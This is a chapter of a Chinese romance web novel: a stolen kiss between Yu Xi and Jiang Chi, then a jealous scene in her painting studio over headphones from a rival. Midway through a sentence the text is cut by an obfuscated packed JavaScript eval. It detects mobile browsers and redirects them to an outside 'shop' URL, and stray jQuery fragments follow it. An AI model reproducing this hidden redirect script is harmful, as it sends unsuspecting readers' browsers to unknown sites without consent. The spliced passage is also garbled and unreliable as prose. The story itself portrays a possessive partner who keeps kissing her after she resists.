42. 第 42 章

作品:《湿漉漉在燃烧

    柔软的唇瓣相贴,鼻息交融,这一刻,两个人都有些失神。


    两具身体之间阻隔的那双葱白的手,从一开始的推拒变为攥紧,掌心之下的外套布料被抓出不规则的褶皱,失序又混乱。


    但显然,两人都没有心思去关心这些了。


    压在唇上的力道重了些,灼热的温度漫漶过来,榆溪轻吸口气,手上更用力地攥了下,又去推他。


    “江驰……”她含糊地叫了声。


    阖眼紧抱住她的人纹丝不动,浓密的睫毛在轻轻发颤,耳廓也红得滴血。听见她的声音,只鼻腔轻震,像才反应过来似的轻“嗯”一声,尾音和着钩子往上扬,直往人耳朵里钻。


    榆溪又难耐地动了下,想让他放手。但他不知是会错意还是怎么的,唇瓣擦着她的轻轻吮了下,像是在试探什么。一下、两下、三下……


    见她没有抵触,他像是找到了乐趣般,乐此不疲地将探索领地拓展至她一边唇角,又一步步磨蹭到另一边。


    终于在她的呜咽中,他退开了些,水色迷离的眸子睁开平视着她,暗如深渊。


    他深吸口气,端详她的神色:“怎么了?不舒服?”榆溪终于有空喘口气,小幅度摇了下头,抬起眼皮去看他:“手……松一些。”


    江驰这才恍然,懊恼地收了些力气。


    哪知视线一错,又与她如新生小鹿般纯粹干净的眼对上。


    这一看,江驰不由得在心里骂了句脏话。


    她知不知道自己的眼神——真的很要命。


    瞬间抽紧的神经和心中叫嚣地渴望一起将他理智淹没,抬手将她抵在胸口的两只手拉到脖颈上圈住,他终于毫无间隙地拥紧她。


    榆溪还没反应过来,就被猝不及防地再次吻上。


    他一改刚才的温柔作风,一手托住她的下颌,唇瓣开合,火热舌尖探入,勾着她的,吻得又凶又急、不讲道理。


    她呼吸发紧,在他的疾风骤雨中寸寸败退,脊背窜起一阵阵酥麻,腿脚发软,全靠他和门板支撑才能站住。


    身处黑暗,紧闭双眼,呼吸间都是对方身上好闻的味道,脑海中最突兀的只剩听觉和触觉。


    火热湿润的唇舌、轻微的水声以及沉重的喘息,都将心头那团火越烧越烈。


    走廊上有脚步声响起,由远及近,声声敲在榆溪不甚清明的神经上,让她脊背霎时间寸寸绷紧。


    她推了推身前的人,但毫无用处,又伸手拽了下他后脑勺的头发。


    还沉浸在吻里的人吃痛,顿了一秒,掀起眼皮用雾霭沉沉的眸看了她一眼,只一眼,没给她说话的时间,就继续嘴上的动作。门外的声音越来越近了,仿佛下一秒就有人站在门后,伸手推门。


    榆溪头皮都像炸开一瞬,不知道哪里来的力气掰开他卡在下颌的手,撇开头。


    “有人……有人来了!”


    江驰再次被她打断,不甘地往她的方向追了两寸,见不能继续,终于恋恋不舍地舔舔唇瓣,遗憾作罢。他慵懒地笑了下,开口嗓音哑得不像话:“怕什么?嗯?”


    像是在验证他的话,那道脚步声走到身后压根没停,又渐行渐远。


    提起的心脏回落,绷紧的身子终于松懈下来,榆溪喘了几口平复。


    唇上有种陌生的麻木感,轻抿了下,她荒谬地想:不会是肿了吧?


    抬眼和目光灼灼的始作俑者对视上,榆溪没好气地骂:“你是狗吗?”


    “你才知道?”


    这人什么时候修炼成这副没脸没皮的样子了?“……放开我,该回去了。”


    说着,她动了下身子,却在下一秒僵住。


    肚子上终于慢半拍传来被异物抵住的触觉。


    是什么不言而喻,榆溪一动也不敢动。


    江驰显然也反应过来,但他窘迫一瞬后,又死皮赖脸地抱住人,在她唇上贴了一记。


    “抱一下,两分钟就好。”


    若不是瞧见那与脸庞玉白肤色格格不入的深红耳廓,榆溪也差点以为他没有一点狼狈。-


    那晚的事,谁都没有开口再提。


    仿佛什么都没变化,榆溪又回到了一开始的状态。


    和舍友们一起上公共课,在食堂吃饭,画画……噢对,还有个散漫又毒舌的江驰。


    不过他倒是不似以前,偶尔也说点好听话,让榆大小姐心情愉悦。


    就这样,吵吵闹闹的大学生活慢慢过着。


    榆溪已经很久没见过孟知许了,偌大的校园,如果不是成心,碰见的概率可太小了。


    春天很快到了,万物复苏,枝头冒出点点新绿。


    天气逐渐暖和起来,厚厚的冬装被脱下,轻薄的外套上身,大家像是从一层束缚中解脱出来,连性子都活泼不少。


    又一个周末。


    没什么事干的榆溪回了趟翠宸府。


    榆雲和魏潭抽空回来陪她吃了顿饭,晚上自然也是在这儿住下。


    两人已经领了证,过年时榆魏大家子人一起吃了饭,最高兴的,莫过于魏家二老,愁了十多年的小儿子终身大事解决,他们在餐桌上面对亲家时都笑得合不拢嘴。婚前还大手一挥,送了榆雲不少房产、车产以及铺面等,还有一部分魏家旗下公司股份。


    魏潭选了一处最合适的房产作为两人的婚房,距离两人上班都很近,榆溪上学没回家时,两人多数时候是住在那里。


    但当榆溪回家时,两人只要不是忙得抽不开身,都会住回翠宸府。


    吃完饭,榆雲和魏潭一起上楼上书房工作去了。


    榆溪知道他们忙着呢,贴心地没去打扰,让佣人将她带回来的纸箱抱到三楼画室,自己也跟着上去了。


    小时候,在榆溪刚展现绘画天赋和极大兴趣的时候,榆雲就大刀阔斧地将别墅重装一番。


    三楼一整层有一半是榆溪的起居室、衣帽间,另一半就是她的画室和储物间。


    画室很大,坐拥整座别墅最美的景色,这时榆溪画画时能够一抬头就心情愉悦,储物间和画室相连,里面堆放的都是她从小到大几乎所有的画作以及数不清的画具。


    佣人抱着纸箱进了画室,下意识就要往储物室走。


    她知道,小姐每次带回来的纸箱里,都是她在学校练习的画,会定期拿回家放进储物室。


    但这次,榆溪叫住了她:“就放这儿吧,我自己慢慢整理。”


    佣人应声将纸箱放在墙角的桌面上,轻手轻脚退了出去。榆溪没立即开始整理,而是慢腾腾绕着画室的墙面欣赏了一圈。这上面,都是她心头好的名家画作,幅幅价值不菲,有别人送的,也有自己拍下来的。


    视线定格在虞玉送的那幅《田野之春》上。


    早在江驰为她带回国没多久,她就珍而重之地将这幅画拿回家挂了起来。


    画中春日烂漫,田园里绿草如茵,不知名野花盛开,蝴蝶翩跹,田园里弯腰摘花的少女,鲜亮的裙裾飞扬,笑得明媚又灿烂。身后不远处,深色衣饰的少年侧身微笑看向她,朝气蓬勃、意气风发。


    以前看这幅画,榆溪只会被其间童话般的生命力和艾蒂安·瓦莱特的笔触所触动,但现在,她毫不费力地想到她身边那个自信张扬的少年。


    明明那时候他都要气死了、酸死了,却还是将这幅画从遥远的西方,完好无损地带到她面前。


    她当时茫然地问他是不是吃火药了,他怎么回答的来着?


    哦,他说“火药没吃,别的东西倒吃了不少”。


    现在终于知道他吃什么了。榆溪抿唇不自觉笑了下。


    耗了一会儿,她终于拆纸箱开始整理东西。


    画卷成一个个圆筒,整齐地重叠在纸箱中,榆溪一幅幅打开,确认类别和优劣后,再重新卷好,分门别类放到一起,以便待;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17145377|192156||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    会儿放到储物室中。


    这个过程耗时比较长,也很枯燥,但榆溪莫名很享受这个解压的时刻,能让她再一次对自己这段时间的学习成果进行复盘。


    时间一分一秒过去,她完全沉浸在自己的世界中,因此没有听见楼下的引擎声。


    画室隔音尚佳,她也没有听见上楼的脚步声。


    直到她心绪复杂地从纸箱最下层拾起那个薄荷绿头戴式耳机,门被“笃笃”敲响。


    榆溪以为是榆雲,喊了声“进”。然而门一开,却是身高腿长的江驰。


    “你怎么来了?”


    江驰抄手倚靠在门框上:“路过见你画室还亮着灯,上来看看。”


    “你才回来?”


    他随意“嗯”了下:“被老头子叫去公司了一趟。”


    原本今天是江驰和她一起回来,但临到下午,他又发消息说有点事,让她先回。


    “没什么事吧?”


    “没。”


    他随手关上门进来,见她周身堆了好几堆小山包似的画卷,撸了袖子就来帮忙。


    这样的事他以前做过不少,轻车熟路地根据她的指挥将一堆堆画放进储物室。榆溪就像只上蹿下跳的小松鼠,跟在他身后看他将最后一堆画放到储物架上。


    江驰拍了拍手,一转头,就看到她手里还捏着他进门时就见到的那副薄荷绿耳机。


    他挑眉:“一直拿着这个做什么?”


    榆溪不明就里顺着他的视线垂头,才明白过来他在说什么。


    “啊……这个……也是要放着的。”


    “坏了?”


    “没……”


    她不是见异思迁的人,还可以正常使用的东西她不会随意更换或者废弃。


    江驰往储物架上一靠,好整以暇地看她微变的面色。


    “有故事?”


    榆溪再次在他敏锐的洞察力中心脏一紧,不知道该不该说实话。


    “孟知许送的?”他慢条斯理地开口猜测,像是知道正确答案的出题人。榆溪:“……”


    狡辩都找不到理由,只能在他晦暗的瞳眸中沉重点头。


    又是一声慢腾腾的轻笑,笑得榆溪心里直发毛。


    “我这不是、带回来放着。”


    江驰悠悠躬身,凑到她面前:“就放着?”


    “不然呢?”


    “想没事的时候睹物思人?”榆溪:?


    “想都别想,”他咬着后槽牙,一把从她手里夺过耳机,声音呈现一种无机制的冷酷,“没收。”


    虽说是孟知许送的东西,她怎么处理是她的事,江驰拿走算怎么回事?


    榆溪伸手夺了几下,无果。


    “你别闹!”


    哪知她这一言行让面前的人眼眶发酸,妒火中烧。


    他反手将耳机丢在储物架最上层,一手拖过她,将她死死困在自己和储物架之间。


    在榆溪还未反应过来时,滚烫的吻密密匝匝落下,凶狠得让人招架不住。


    最先遭殃的就是那双红灔的唇瓣,被吮地发疼,榆溪只能无力地拍他宽厚的肩背,连连呜咽。


    然而他像铁了心要让惩罚她,将她亲得头脑发晕,再无力推拒时,脑袋一偏,辗转腾挪、寸寸往下,开口却妒意滔天。


    “他吻过这里吗?”


    “这里呢?”


    榆溪在他铺天盖地的气息里呼吸发紧,腿脚也发软。就很怀念那个装出来的对她温声细语、温柔小意的江驰。


    尽管当时她缺心眼似的觉得他好怪。储物室灯火如昼,浓厚的颜料味不知疲倦地传入鼻息。高耸挺立的储物架前,颀长俊逸的少年将如花般美好的少女抵住,唇舌如火,像是要与她纠缠到至死方休。


    无人知道,整个人落入他阴影里的少女一边换气一边艰难地想:


    他哪里是怪?明明疯得要命!